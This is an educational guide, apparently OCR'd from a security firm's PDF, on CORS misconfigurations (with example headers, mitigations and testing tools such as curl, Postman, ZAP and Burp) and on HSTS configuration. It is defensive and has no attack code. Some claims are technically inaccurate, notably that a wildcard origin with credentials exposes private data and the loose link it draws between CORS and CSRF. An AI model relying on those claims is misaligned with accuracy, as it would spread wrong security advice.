CORS & HSTS

Security Misconfiguration

ABSTRACT

Cross Origin resource Sharing (CORS) is thus essential for secure cross-origin data handling in modern web development, allowing flexibility without compromising security when correctly configured &
HTTP Strict Transport Security (HSTS) is a web security policy mechanism that enforces secure HTTPS connections between a web server and a client (usually a browser).

CyberSapiens
Cyber Fusion

Cross-Origin Resource Sharing (CORS)


Cross-Origin Resource Sharing (CORS) is a security mechanism in web development that allows a server to specify which origins (domains, schemes, or ports) are permitted to access resources on a web server. It's implemented to protect web applications from unauthorized access by restricting cross-origin HTTP requests (requests originating from different domains) that could potentially expose sensitive data.

Why CORS is Necessary?

In web browsers, security policies prevent malicious websites from accessing resources on other domains to which they do not belong, known as the *Same-Origin Policy (SOP)*. This policy restricts websites from making requests to different domains, ensuring data on one website isn't vulnerable to attacks from others. However, certain cases, such as using third-party APIs, require websites to access resources across domains. This is where CORS comes in—it allows secure cross-origin access while respecting the SOP.

1. How CORS Works

When a web client (like a browser) tries to access resources from a different origin, it sends an *HTTP request* to the server. CORS allows the server to decide whether to permit this request by specifying certain HTTP headers.




- **Simple Requests**: For certain simple cross-origin requests (like GET or POST with standard headers), the browser automatically includes an Origin header in the request. The server responds with a set of Access-Control-* headers indicating if the origin is allowed to access the resource.
- **Preflight Requests**: For more complex requests (e.g., requests that use non-standard HTTP methods like PUT or custom headers), browsers perform a preflight request. This is an OPTIONS request sent before the actual request to check if the server allows it. The server then responds with headers like Access-Control-Allow-Methods and Access-Control-Allow-Headers, specifying the accepted methods and headers.

2. Types of CORS Headers and Their Purposes (CORS Requests)

CORS is implemented through specific HTTP headers that control access permissions:

- **Access-Control-Allow-Origin**: Specifies which origins are allowed access. A wildcard (*) grants access to any origin, while specifying a domain allows only that domain access.
- **Access-Control-Allow-Methods**: Lists HTTP methods (e.g., `GET`, `POST`, `PUT`) allowed when accessing the resource.
- **Access-Control-Allow-Headers**: Specifies which headers can be used in the actual request, particularly useful for non-standard headers.
- **Access-Control-Allow-Credentials**: Allows the browser to include credentials (like cookies or HTTP authentication) in the request if set to true. Both the client and server need to agree to credentials sharing.
- **Access-Control-Expose-Headers**: Lists headers the browser should make accessible to the client's JavaScript code, such as custom headers from the server.
- **Access-Control-Max-Age**: Specifies how long the results of a preflight request can be cached, reducing the number of preflight requests.



3. Example Scenario of CORS

Imagine a web application hosted at


`https://example.com`

that wants to access data from

`https://api.thirdparty.com`

Here's how CORS would work:

- **Request Origin Header**: The browser sends an Origin header with the request to `https://api.thirdparty.com`, indicating it's from `https://example.com`.
- **Server Response**: If `https://api.thirdparty.com` is configured to allow requests from `https://example.com`, it responds with `Access-Control-Allow-Origin: https://example.com`.
- **Browser Handling**: The browser receives this response, verifies that the origin is allowed, and grants access to the requested resources. If the server disallows the origin, the browser blocks access to protect the application from unauthorized access.



4. Common CORS Issues

- **CORS Errors in Development:** CORS errors often arise during development when applications access APIs hosted on different local servers or ports. A common error is the `CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource`, indicating that the server didn't respond with a permissive CORS header.
- **Misconfiguration Risks:** Overly permissive CORS settings (like using `*` in `Access-Control-Allow-Origin`) can expose an application to security risks, especially when credentials are involved.

5. Benefits and Security Implications

CORS provides controlled access, enabling web applications to use external resources securely. However, misconfiguration of CORS headers can lead to security issues, including:

- **Unauthorized Access:** Allowing too many origins (or all origins) can expose sensitive endpoints to malicious websites.
- **Data Leaks:** Permitting credential sharing across multiple origins can increase the risk of data exposure.

Types of CORS Misconfiguration

CORS misconfigurations occur when a server's CORS policy is set up incorrectly, potentially exposing an application to security vulnerabilities. Misconfigurations generally stem from overly permissive settings, which could allow unauthorized origins to access sensitive resources.

1. Wildcard (*) in `Access-Control-Allow-Origin` Header

- **Description**: Using the * wildcard in the `Access-Control-Allow-Origin` header allows any origin to access the resources on the server.
- **Risk**: This configuration is risky because it grants universal access to the server's resources, which can lead to unauthorized data exposure. This issue is especially critical when sensitive information or credentials are involved.

Access-Control-Allow-Origin: *

- **Solution**: Specify only trusted origins instead of using *, especially if the server is sending sensitive data.

2. Reflection of Origin Header in `Access-Control-Allow-Origin`

- **Description**: In this case, the server dynamically reflects the `Origin` header in the `Access-Control-Allow-Origin` header, allowing any origin to be accepted if requested.
- **Risk**: This allows any website, even malicious ones, to access the server's resources by manipulating the `Origin` header. Attackers can easily exploit this to bypass CORS restrictions and access restricted data.

Access-Control-Allow-Origin: https://malicious-site.com // Based on the origin request

- **Solution**: Set up strict origin checks on the server, and explicitly list trusted origins instead of reflecting the `Origin` header.

3. Overly Permissive `Access-Control-Allow-Credentials` Header

- **Description**: Setting `Access-Control-Allow-Credentials: true` allows cookies and credentials (like authentication tokens) to be sent along with cross-origin requests.
- **Risk**: When combined with a permissive `Access-Control-Allow-Origin` header (e.g., * or dynamically reflecting origins), this configuration allows untrusted origins to make authenticated requests. This can lead to Cross-Site Request Forgery (CSRF) attacks where attackers perform actions on behalf of logged-in users.

Access-Control-Allow-Origin: *

Access-Control-Allow-Credentials: true

- **Solution**: Avoid setting `Access-Control-Allow-Credentials: true` with permissive `Access-Control-Allow-Origin` policies. Only use it with strictly defined, trusted origins.

4. Overly Broad `Access-Control-Allow-Methods` Header

- **Description**: This header specifies the HTTP methods that are allowed for cross-origin requests, such as `GET`, `POST`, `PUT`, or `DELETE`.

- **Risk**: Allowing sensitive or dangerous methods like `PUT`, `DELETE`, or `PATCH` can lead to unintended modifications or deletions of resources if the origin is not strictly controlled.

Access-Control-Allow-Methods: GET, POST, PUT, DELETE

- **Solution**: Limit allowed methods to only those required by the application, ideally restricting dangerous methods from being accessed across origins.

5. Overly Broad `Access-Control-Allow-Headers` Header

- **Description**: The `Access-Control-Allow-Headers` header allows the server to specify which headers the client can include in a request. Permitting too many headers, especially custom headers, can increase the attack surface.
- **Risk**: Attackers may exploit permissive header policies to send unauthorized requests, gaining access to potentially sensitive data or triggering unintended actions.

Access-Control-Allow-Headers: *

- **Solution**: Restrict the headers allowed to only those necessary for the application's function.

6. Exposing Sensitive Headers via `Access-Control-Expose-Headers`

- **Description**: The `Access-Control-Expose-Headers` header lists headers that the client can access in response to a cross-origin request.
- **Risk**: If sensitive headers (like authorization tokens or API keys) are exposed, it could give attackers access to these headers, leading to data leaks or unauthorized access.

Access-Control-Expose-Headers: Authorization

- **Solution**: Only expose non-sensitive headers that are required by the client.

7. Misconfigured Preflight Caching (Using `Access-Control-Max-Age`)

- **Description**: The `Access-Control-Max-Age` header determines how long the results of a preflight request can be cached by the browser.
- **Risk**: Setting a high cache duration may cause browsers to cache potentially insecure CORS responses for a long time, especially if the CORS policy changes dynamically.

Access-Control-Max-Age: 86400

- **Solution**: Set a reasonable `Access-Control-Max-Age` duration that balances performance with security. Shorter caching times are generally safer.

8. No CORS Policy for Static Resources (Scripts, Stylesheets, Images)

- **Description**: Allowing unrestricted access to static resources (such as JavaScript, CSS, and images) without setting appropriate CORS headers can expose the application to data leaks.
- **Risk**: Attackers can steal these resources or embed them on malicious sites, potentially causing users to download compromised assets or exposing sensitive resources.
- **Solution**: Apply restrictive CORS headers even to static resources if they contain sensitive data or could potentially harm user security.

9. Lack of Monitoring and Testing of CORS Configurations

- **Description**: Not regularly monitoring or testing CORS configurations can lead to undetected vulnerabilities over time, particularly if configurations are updated or change frequently.
- **Risk**: Unintended configurations or outdated policies may open the application to attacks without developers noticing.
- **Solution**: Regularly audit CORS settings and use automated tools or security testing frameworks (like OWASP ZAP or Burp Suite) to identify misconfigurations.

Summary

CORS misconfigurations often result from trying to simplify cross-origin access without considering security implications. By strictly specifying trusted origins, limiting methods and headers, and ensuring secure credential management, you can reduce the risk of unauthorized cross-origin access. Regular audits and testing can help prevent vulnerabilities from going undetected.

Impact and Mitigation

CORS misconfiguration can lead to significant security vulnerabilities by allowing unauthorized access to resources. When improperly configured, CORS may expose an application to attacks like Cross-Site Request Forgery (CSRF), data leakage, and unauthorized actions on behalf of users.

Impact of CORS Misconfiguration

1. **Unauthorized Access to Sensitive Data**
    - **Impact**: Overly permissive CORS policies allow malicious sites to make requests to an application's API on behalf of a user. If the user is logged in, this can expose sensitive data to attackers, as cookies or session tokens may be included in the cross-origin requests.
    - **Example**: If `Access-Control-Allow-Origin` is set to * with `Access-Control-Allow-Credentials: true`, it could allow any site to access private resources using the user's credentials.
2. **Cross-Site Request Forgery (CSRF) Attacks**
    - **Impact**: If `Access-Control-Allow-Credentials` is enabled without restricting origins, an attacker could trick a user into sending requests that modify data (e.g., changing account details or transferring funds) without their consent.
    - **Example**: A CSRF attack could exploit CORS misconfiguration to perform unauthorized actions in an application where a user is authenticated.
3. **Data Leakage through Exposed Headers**
    - **Impact**: Sensitive headers, such as authentication tokens or API keys, exposed in the `Access-Control-Expose-Headers` header can allow attackers to gain access to private information. This is particularly dangerous if `Access-Control-Allow-Origin` is set to *.
    - **Example**: Allowing headers like `Authorization` to be exposed gives attackers the ability to read credentials and potentially access other resources.
4. **Unintended Resource Modification**
    - **Impact**: If the server allows HTTP methods like `PUT`, `DELETE`, or `PATCH` from untrusted origins, attackers could modify or delete data without authorization.
    - **Example**: An attacker might delete a user's data by sending a DELETE request, exploiting a misconfiguration in `Access-Control-Allow-Methods`.
5. **Increased Attack Surface**
    - **Impact**: Misconfigured CORS headers can increase the attack surface of an application by exposing it to external domains unnecessarily, making it more vulnerable to exploitation.
    - **Example**: Reflecting the `Origin` header dynamically allows any domain to request access, making the server vulnerable to unauthorized cross-origin requests.

Mitigation Strategies for CORS Misconfiguration

1. **Set a Specific `Access-Control-Allow-Origin` Value**
   - **Solution**: Avoid using * in the `Access-Control-Allow-Origin` header, especially for applications that handle sensitive data. Instead, list specific trusted domains that should have access.
   - **Implementation**:

     ```
     Access-Control-Allow-Origin: https://trusted-origin.com
     ```

2. **Avoid Using `Access-Control-Allow-Credentials: true` with Wildcard Origins**
   - **Solution**: If `Access-Control-Allow-Credentials: true` is necessary, only allow requests from specific, trusted origins. Never use this setting with a wildcard *, as it opens the application to credentialed requests from any domain.
   - **Implementation**:

     ```
     Access-Control-Allow-Credentials: true
     Access-Control-Allow-Origin: https://trusted-origin.com
     ```

3. **Limit HTTP Methods in `Access-Control-Allow-Methods`**
   - **Solution**: Restrict `Access-Control-Allow-Methods` to only the methods that are absolutely necessary. Avoid allowing `DELETE`, `PUT`, or other dangerous methods unless specifically required.
   - **Implementation**:

     ```
     Access-Control-Allow-Methods: GET, POST
     ```

4. **Restrict `Access-Control-Allow-Headers` to Required Headers Only**
   - **Solution**: Avoid using * in `Access-Control-Allow-Headers`, which would permit any headers. Specify only the necessary headers to minimize exposure and prevent attackers from sending unauthorized headers.
   - **Implementation**:

     ```
     Access-Control-Allow-Headers: Content-Type, Authorization
     ```

5. **Limit Exposure of Sensitive Headers with `Access-Control-Expose-Headers`**
   - **Solution**: Only expose headers that need to be accessed by the client. Do not expose sensitive headers like `Authorization` or `Set-Cookie`, as they may contain credentials or session information.
   - **Implementation**:

     ```
     Access-Control-Expose-Headers: Content-Length
     ```

6. **Set a Reasonable `Access-Control-Max-Age` Value**
    - **Solution**: Use a conservative value for `Access-Control-Max-Age`, especially if your application's CORS policy may change. This limits the risk of outdated CORS policies being cached.
    - **Implementation**:

```
Access-Control-Max-Age: 600  # Caches preflight response for 10 minutes
```

7. **Monitor and Log CORS Requests**
    - **Solution**: Set up monitoring for CORS requests in server logs and security monitoring tools to detect unusual patterns or unauthorized access attempts. This can help identify potential security issues before they lead to a breach.
    - **Implementation**: Use tools like Sentry, Datadog, or centralized logging to capture CORS-related errors.
8. **Regularly Audit and Test CORS Configuration**
    - **Solution**: Perform regular security audits of CORS configurations to ensure they adhere to best practices. Automated security testing tools like OWASP ZAP or Burp Suite can help identify CORS vulnerabilities.
    - **Implementation**: Schedule routine checks of CORS settings and use automated tests to detect potential misconfigurations.

By implementing these mitigation strategies, developers and administrators can minimize the security risks associated with CORS misconfigurations and maintain a secure application environment.

Methods & Tools to Find CORS misconfiguration

Finding and identifying CORS (Cross-Origin Resource Sharing) issues is a key part of ensuring the security and functionality of web applications that involve cross-origin requests. There are several methods to detect and troubleshoot CORS misconfigurations, ranging from manual inspection to automated tools.

Here are some effective methods for identifying CORS-related issues:

1. Inspecting HTTP Headers (Browser Developer Tools)

- **Network Tab**: Modern browsers like Chrome, Firefox, and Edge have built-in developer tools that can be used to inspect the HTTP headers of requests and responses. The `Access-Control-Allow-Origin`, `Access-Control-Allow-`

`Methods`, `Access-Control-Allow-Headers`, and other CORS-related headers are visible here.

Steps:

1. Open the Developer Tools in your browser (usually `F12` or `Ctrl+Shift+I`).
2. Go to the **Network** tab.
3. Make the request (e.g., load the webpage or trigger an API request).
4. Look for the **OPTIONS** request (preflight) and other requests. The preflight request should show CORS headers in the response.
5. Inspect the **Response Headers** to see if the CORS headers (`Access-Control-Allow-Origin`, etc.) are correctly set.

What to look for:

- `Access-Control-Allow-Origin`: Should match the origin of the client or be set to a specific, trusted origin.
- `Access-Control-Allow-Credentials`: Should be `true` only if the request includes credentials (e.g., cookies, HTTP authentication).
- `Access-Control-Allow-Methods`: Should list allowed methods like `GET`, `POST`, `PUT`, etc.
- `Access-Control-Allow-Headers`: Should specify which headers the server allows in requests.

- **Console Tab**: If a CORS issue occurs, browsers usually log CORS errors in the Console tab, which can help you identify misconfigured or missing CORS headers.

2. Testing with `curl` (Command Line Tool)

`curl` is a versatile command-line tool for making HTTP requests. It can be used to simulate cross-origin requests and inspect the response headers for CORS configurations.

Example:

```
curl -I -H "Origin: https://example.com" https://api.yourserver.com
```

This command sends an HTTP request to `https://api.yourserver.com` with an `Origin` header set to `https://example.com`, allowing you to check if the server responds with the appropriate CORS headers.

- **Important flags**:

- `-I`: To fetch only the headers.
- `-H`: To add custom headers like `Origin`.

What to look for:

- The response should include CORS headers like `Access-Control-Allow-Origin`.
- If the server blocks the request due to CORS, the response will not include these headers or will return a CORS-related error.

3. Automated CORS Testing Tools

There are several online tools and scripts that can automatically check for CORS issues by making requests to a specified URL and analyzing the response headers.

- **CORS Test** (https://test-cors.org): This tool allows you to test CORS headers for a specific URL. It shows the details of the CORS headers returned by the server and flags any potential issues.
- **CORS Playground** (https://cors-playground.com): This interactive tool lets you test CORS behavior by making different types of requests and observing how the server responds to cross-origin requests.
- **CORS Validator** (https://www.corsproxy.com/): Another online tool that helps test whether the CORS headers are set correctly by passing through requests to a server and analyzing the response.

4. Using Postman for API Testing

Postman is a popular API testing tool that can be used to simulate HTTP requests with specific headers, including the Origin header, and inspect the response for CORS headers.

Steps:

1. Open Postman and create a new request.
2. Set the request method (e.g., `GET`, `POST`).
3. In the **Headers** section, add the `Origin` header with a value that simulates a cross-origin request (e.g., `https://another-origin.com`).
4. Send the request and examine the response headers for CORS headers like `Access-Control-Allow-Origin`, `Access-Control-Allow-Methods`, etc.

What to look for:

- A correct response should include `Access-Control-Allow-Origin` matching the origin or * (if allowed).
- If the server does not send the correct CORS headers or returns an error, Postman will help you identify the problem.

5. CORS Proxy Tools

CORS proxy services like **CORS Anywhere** can help test and troubleshoot CORS issues, especially when working with third-party APIs that don't set CORS headers or when you need to bypass restrictions for testing purposes.

- **CORS Anywhere** (https://cors-anywhere.herokuapp.com/) acts as a proxy and can add the appropriate CORS headers to the server's response. You can test how a server responds to different `Origin` headers by routing the request through the proxy.

Steps:

1. Prepend the API URL with the CORS Anywhere URL.
2. Make the request, and check the response headers for the CORS-related headers.

6. Browser Extensions for CORS Testing

Several browser extensions allow for on-the-fly testing and troubleshooting of CORS issues by enabling or modifying headers directly in the browser.

- **Allow CORS: Access-Control-Allow-Origin** (Chrome Extension): This extension can bypass CORS restrictions by modifying headers. It's useful for quickly testing if changing the CORS headers resolves an issue.
- **ModHeader** (Chrome/Firefox Extension): This extension allows you to modify HTTP request and response headers. You can add `Origin`, `Access-Control-Allow-Origin`, and other CORS-related headers to test different configurations without changing the server's actual configuration.
- **CORS Unblock** (Firefox/Chrome): This extension allows you to disable CORS restrictions temporarily, which is useful for debugging.

7. Web Application Firewalls (WAF) and Security Scanners

- **OWASP ZAP**: The OWASP Zed Attack Proxy (ZAP) is a penetration testing tool that can automatically detect CORS misconfigurations. It can scan for overly permissive CORS settings and help identify vulnerabilities related to CORS.

- **Burp Suite**: Burp Suite is another security testing tool that can be used to test CORS policies. It includes features like the Intruder tool to test various Origin headers and check if the server responds as expected.

8. Server Logs and Monitoring

- **Server Logs**: If you have access to the server, check the logs for CORS-related errors. Some logs can capture cross-origin requests and show if they were blocked due to missing or incorrect CORS headers.
- **Security Monitoring Tools**: Tools like Datadog, Sentry, or New Relic can be used to monitor API requests and detect any CORS-related errors that occur in production.

9. Automated CORS Scanning with Custom Scripts

Developers can write custom scripts to test CORS configurations programmatically, using programming languages like Python, Node.js, or Go. For example, using Python's requests library, you can send cross-origin requests and inspect the response headers.

Example (Python):

```
import requests

headers = {'Origin': 'https://example.com'}

response = requests.get('https://your-api-server.com', headers=headers)



print(response.headers)  # Check for CORS headers in response
```


Summary

By using these tools and methods, you can effectively identify CORS issues in your application, from inspecting headers in browser developer tools to using automated testing tools and proxies. Regular testing and configuration checks are key to ensuring secure and functional cross-origin requests in your application.

What is HSTS?

HTTP Strict Transport Security (HSTS) is a web security policy mechanism that enforces secure HTTPS connections between a web server and a client (usually a browser). When HSTS is enabled, it instructs the browser to interact with the website only over HTTPS and never HTTP, even if a user or link attempts to initiate an HTTP

connection. This is a critical security feature to prevent certain types of attacks, such as **man-in-the-middle (MITM)** attacks and **protocol downgrade attacks**.



Key Components of HSTS

The HSTS policy is set by the server through an HTTP response header called `Strict-Transport-Security`.

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```


This header has the following main components:

1. **max-age**: Specifies the duration (in seconds) that the browser should remember the HSTS policy for the site. For example, `max-age=31536000` tells the browser to enforce HSTS for 1 year.
2. **includeSubDomains** (optional): If specified, this setting tells the browser to apply the HSTS policy to all subdomains of the main domain as well. This is important for large websites that may have subdomains under the main domain, ensuring they're also protected.
3. **preload** (optional): This directive is used to submit the domain to the HSTS preload list, a list of sites maintained by browsers to enforce HTTPS-only connections from the very first connection attempt.

How HSTS Works

1. **Initial HTTPS Request**: When a user first visits a website with HSTS enabled, the server responds with the `Strict-Transport-Security` header as part of the HTTPS response.
2. **Caching HSTS Policy**: The browser reads the header, caches the HSTS policy, and keeps it active for the duration specified in `max-age`.

3. **Subsequent Requests**: For all subsequent requests to the website, the browser automatically upgrades HTTP requests to HTTPS, ensuring all communication remains secure. Even if a user types `http://` in the address bar or follows an HTTP link, the browser forces it to HTTPS.
4. **Preventing Insecure Access**: If someone tries to access the site over HTTP after the HSTS policy is active, the browser will refuse the connection, preventing the insecure request from reaching the server.



Importance of HSTS

HSTS is crucial for websites that require a high level of security, such as those handling sensitive user information (e.g., banking, e-commerce, social media).

By enforcing HTTPS, HSTS ensures that:

- **Confidentiality**: Data sent between the server and client remains encrypted, reducing the risk of interception.
- **Integrity**: Data cannot be modified or tampered with during transmission.
- **Authentication**: The client is assured it is communicating with the legitimate server.

Benefits of HSTS

1. **Protection Against Downgrade Attacks**: Attackers can attempt to force the browser to connect over HTTP, which is vulnerable to interception. HSTS prevents this by requiring HTTPS connections.

2. **Mitigation of Man-in-the-Middle (MITM) Attacks**: With HTTPS enforced, attackers cannot intercept or alter communications without detection, preventing common MITM attack methods.
3. **User Protection from Misconfigured or Insecure Links**: Even if a link is misconfigured to use `http://`, the browser will automatically switch it to `https://`, reducing accidental exposure.

Potential Issues with HSTS

1. **Misconfiguration Risks**: If HSTS is misconfigured, it can cause availability issues. For example, if a website is set to HSTS but does not have a valid HTTPS certificate, users will be unable to access it.
2. **Development and Testing**: HSTS can interfere with local development and testing environments since these environments may not have HTTPS enabled by default. Developers need to be careful when implementing HSTS in non-production environments.
3. **Cached Policies**: Once an HSTS policy is cached in the browser, it remains in effect until max-age expires. If a site decides to stop enforcing HTTPS, users may still be redirected to HTTPS as long as the cached policy remains active. This can lead to issues if not managed properly.
4. **Potential Lockout**: Incorrectly enabling `includeSubDomains` on a domain without a valid HTTPS certificate for subdomains can lock users out from the subdomains until the certificate is fixed.

HSTS Preload List

The HSTS preload list is a list of domains hardcoded into major browsers to enforce HTTPS from the very first visit, even before the HSTS header is received. This prevents potential vulnerabilities during the initial connection.

To submit a site to the preload list, it must meet certain criteria, such as:

- Serving a valid certificate.
- Setting `Strict-Transport-Security` with a `max-age` of at least 31536000 (1 year).
- Including the `includeSubDomains` and `preload` directives.

Once on the preload list, browsers will always attempt HTTPS for the site, even if users type `http://`.

Example of Implementing HSTS

Here's how a server might set HSTS headers in an Apache or Nginx server configuration:

- **Apache**:

```
<IfModule mod_headers.c>
    Header always set Strict-Transport-Security "max-age=31536000;
includeSubDomains; preload"
</IfModule>
```

- **Nginx**:

```
add_header Strict-Transport-Security "max-age=31536000;
includeSubDomains; preload" always;
```

Best Practices for HSTS

1. **Set a High `max-age` Value**: A year (`31536000` seconds) is generally recommended for max-age to ensure the policy persists.
2. **Use includeSubDomains for Complete Coverage**: Enabling this option ensures all subdomains are covered by HSTS, preventing vulnerabilities on subdomains.
3. **Consider Preloading for High-Security Sites**: If you run a high-profile or sensitive site, preloading adds an extra layer of security, ensuring HTTPS is enforced from the start.
4. **Test on Staging Before Production**: Ensure that your HTTPS setup is fully functional on a staging environment to avoid lockout issues when deploying to production.
5. **Monitor and Renew Certificates**: HSTS requires a valid SSL/TLS certificate. Ensure your certificate does not expire to avoid availability issues.

